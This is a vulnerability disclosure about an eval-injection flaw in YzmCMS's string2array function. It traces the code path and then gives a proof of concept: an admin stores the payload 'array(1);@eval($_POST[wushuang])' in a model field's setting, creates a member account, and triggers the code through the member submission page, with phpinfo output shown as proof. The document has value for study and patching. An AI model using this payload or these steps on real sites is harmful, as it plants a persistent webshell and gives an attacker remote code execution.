This vulnerability is a eval injection.

In yzmphp/core/function/global.func.php,276-286,function string2array,if parameter $data is not empty and $data is begin with ‘array’,then @eval("\$array = $data;")

```php
/**
 * 将字符串转换为数组
 *
 * @param    string  $data   字符串
 * @return   array   返回数组格式，如果，data为空，则返回空数组
 */
function string2array($data) {
    $data = trim($data);
    if($data == '') return array();
    if(strpos($data, 'array')===0){
        @eval("\$array = $data;");
    }else{
        if(strpos($data, '{\\')===0) $data = stripslashes($data);
        $array=json_decode($data,true);
    }
    return $array;
}
```

This file is a public function library,it is included at the beginning.

This function is dangerous,it is a eval injection,if parameter $data=”array(1);phpinfo()”,it is equal to execute $array=array(1) and phpinfo().

In application/member/controller/member_content.class.php 304,call this function.

```php
//获取不同模型获取HTML表单
private function _get_model_str($modelid, $field = false, $data = array()) {
    $modelinfo = getcache($modelid.'_model', 2);
    if($modelinfo === false){
        $modelinfo = D('model_field')->where(array('modelid' => $modelid, 'disabled' => 0))->order('listorder ASC')->select();
        setcache($modelid.'_model', $modelinfo, 2);
    }

    $fields = $fieldstr = array();
    foreach($modelinfo as $val){
        if($val['isadd'] == 0) continue;
        $fieldtype = $val['fieldtype'];
        if($data){
            $val['defaultvalue'] = isset($data[$val['field']]) ? $data[$val['field']] : '';
        }
        $setting = $val['setting'] ? string2array($val['setting']) : 0;
        $required = $val['isrequired'] ? '<span class="red">*</span>' : '';
        $fieldstr[] = '<td>'.$val['name'].': </td><td>'.form::$fieldtype($val['field'], $val['defaultvalue'], $setting).$required.'</td>';
        $fields[] = $val['field'];
    }

    return $field ? $fields : $fieldstr;
}
```

This is a private method,in the same file,many public method call this method,like init(),publish() and so on.$val is query results,’setting’ is a field in table yzmcms_model_field.

Example,init()

```php
/**
 * 在线投稿
 */
public function init(){
    $memberinfo = $this->memberinfo;
    extract($memberinfo);

    $this->_check_group_auth($groupid);
    yzm_base::load_sys_class('form','',0);
    $category_data = D('category')->field('catid,catname')->where(array('member_publish'=>1))->select(); //只查询允许投稿的栏目

    $catid = isset($_GET['catid']) ? intval($_GET['catid']) : 0;
    $modelid = !$catid ? 1 : get_category($catid, 'modelid');
    if(!$modelid)  showmsg(L('illegal_operation'), 'stop');

    $fieldstr = $this->_get_model_str($modelid);

    include template('member', 'publish');
}
```

We can see,call _get_model_str() in 35,and if we don't input $_GET['catid'],$modelid will be 1,so we need one line data in table yzmcms_model_field,it's modelid=1 and setting is array();eval_code.

In application/admin/controller/model_field.class.php,65,D('model_field')->insert($_POST);

D is a function which can invoke database by new a class,db_mysql or db_mysqli,defined at global.func.php 813.

```
32      public function add() {
33
34          if(isset($_POST['dosubmit'])) {
35
36              if(!preg_match('/^[a-zA-Z]{1}([a-zA-Z0-9]|[_]){0,19}$/', $_POST['field'])) showmsg('字段名不正确！');
37
38              $files = array('input','textarea','number','datetime','image','images','attachment','select','radio','checkbox','editor');
39              if(!in_array($_POST['fieldtype'], $files))  showmsg(L('illegal_parameters'), 'stop');
40
41              $_POST['issystem'] = 0;
42              $_POST['modelid'] = $this->modelid;
43              $_POST['listorder'] = 1;
44
45              if(in_array($_POST['fieldtype'], array('select','radio','checkbox'))){
46                  $_POST['setting'] = array2string(explode('|', rtrim($_POST['setting'], '|')));
47              }elseif($_POST['fieldtype']=='datetime'){
48                  $_POST['setting'] = $_POST['dateset'];
49              }else{
50                  unset($_POST['setting']);
51              }
52
53              if($_POST['minlength']) $_POST['isrequired'] = 1;
54
55              if($_POST['fieldtype'] == 'textarea' || $_POST['fieldtype'] == 'images'){
56                  sql::sql_add_field_mediumtext($this->modeltable, $_POST['field']);
57              }else if($_POST['fieldtype'] == 'editor'){
58                  sql::sql_add_field_text($this->modeltable, $_POST['field']);
59              }else if($_POST['fieldtype'] == 'number'){
60                  sql::sql_add_field_int($this->modeltable, $_POST['field'], intval($_POST['defaultvalue']));
61              }else{
62                  sql::sql_add_field($this->modeltable, $_POST['field'], $_POST['defaultvalue'], $_POST['maxlength']);
63              }
64
65              D('model_field')->insert($_POST);
66              delcache($this->modelid.'_model');
67              showmsg(L('operation_success'), U('init',array('modelid'=>$this->modelid)), 1);
68          }else{
```

Only some parameter is important.

In 42,$_POST[‘modelid’]=$this->modelid;,this class,it's __construct() is:

```
public function __construct() {
        parent::__construct();
        $this->modelid = isset($_GET['modelid']) ? intval($_GET['modelid']) : 1;
        $this->public_set_modelinfo();
    }
```

So,we input $_GET['modelid']=1 is enough.

Then,in 47 、 48,if we input $_POST['fieldtype']=='datetime',our $_POST['setting'] = $_POST['dateset'],it means we can insert ‘setting’ directly.

But there is some limit,when insert an array,every value will be filtered by safe_data(),two methods are all in yzmphp/core/class/db_mysql.php and yzmphp/core/class/db_mysqli.php,two methods are same in two files.

```php
    /**
     * 执行添加记录操作
     * @param $data         要增加的数据，参数为数组。数组key为字段值，数组值为数据取值
     * @param $filter       第二个参数选填 如果为真值[1为真] 则开启实体转义
     * @param $primary      是否过滤主键
     * @return int/boolean  成功：返回自动增长的ID，失败：false
     */
    public function insert($data, $filter = false, $primary = true){
        if(!is_array($data)) {
            $this->geterr('insert function First parameter Must be array!');
            return false;
        }
        $data = $this->del_arr($data, $primary);
        $fields = $values = array();
        foreach ($data AS $key => $val){
            $fields[] = '`'. $key .'`';
            $values[] = "'" . $this->safe_data($val, $filter) . "'";
        }

        $sql = 'INSERT INTO '.$this->get_tablename().' ('. implode(', ', $fields) .') VALUES ('. implode(', ', $values) .')';
        $this->execute($sql);
        return self::$link->insert_id;
    }
```

The safe_data is:

```
private function safe_data($value, $chars = false){
        if(!MAGIC_QUOTES_GPC) $value = addslashes($value);
        if($chars) $value = htmlspecialchars($value);

        return $value;
    }
```


It as same as a addslashes() in short,for parameter $chars is input $filter,false default,so ignore htmlspecialchrs.

This limit means we can not use ‘,”,but a eval injection don’t need them.


Example @eval($_GET[wushuang]),it don’t need ‘ or “,but it is equal to a shell.

The above is the principle,then is a poc.


First,log in website background management system as an admin,/index.php?m=admin&c=index&a=init,then choose ‘模型管理’(model manage),choose ‘字段管理’(field manage) which ‘模型 ID’(model id) is 1,then click ‘添加字段’.fill in form by this picture.



Then modify the packet with burp suite,like the picture,modify fieldtype to ‘datetime’,modify dateset to ‘array(1);@eval($_POST[wushuang])’.




Then we need a member which can trigger this vulnerability,choose ‘会员管理’(member manage),choose ‘会员管理’(member manage),click ‘添加用户’(add a member),fill in the form by this picture.



Now we have finished the preparatory work,then log in as a member with guici/123456,/index.php?m=member&c=index&a=login,then click ‘在线投稿’(online submission),then you can eval everything by post wushuang!,/index.php?m=member&c=member_content&a=init.

Like this picture.


会员中心
会员中心
附加组件管理器
140.143.29.140/index.php?m=member&c=member_content&a=init
最常访问
火狐官方站点
新手上路
常用网址
京东商城
Hackbar
Encryption
Encoding
Load
Split
Run
http://140.143.29.140/index.php?m=member&c=member_content&a=init
Enable Post data
wushuang=phpinfo();
Enable Referer
PHP Version 5.5.10
php
System
Linux VM-32-14-ubuntu 4.4.0-91-generic #114-Ubuntu SMP Tue Aug 8 11:56:56 UTC 2017 x86_64
Build Date
Sep 18 2017 16:59:40
Configure Command
'./configure' '--prefix=/phpstudy/server/php' '--with-config-file-path=/phpstudy/server/php/etc' '--with-apxs2=/phpstudy/server/httpd/bin/apxs' '--with-mysql=mysqlnd' '--with-mysqli=mysqlnd' '--with-pdo-mysql=mysqlnd' '--enable-sockets' '--enable-zip' '--enable-calendar' '--enable-bcmath' '--enable-soap' '--with-zlib' '--with-iconv=/usr/local/libiconv' '--with-gd' '--with-xmlrpc' '--enable-mbstring' '--with-curl=/usr/local/curl' '--enable-ftp' '--with-mcrypt' '--without-pear' '--with-freetype-dir=/usr/local/freetype.2.5.0' '--with-jpeg-dir=/usr/local/jpeg.6' '--with-png-dir=/usr/local/libpng.1.2.50' '--disable-ipv6' '--disable-debug' '--with-openssl'
Server API
Apache 2.0 Handler
Virtual Directory Support
disabled
Configuration File (php.ini) Path
/phpstudy/server/php/etc
Loaded Configuration File
/phpstudy/server/php/etc/php.ini
Scan this dir for additional .ini
(none)

By 诡刺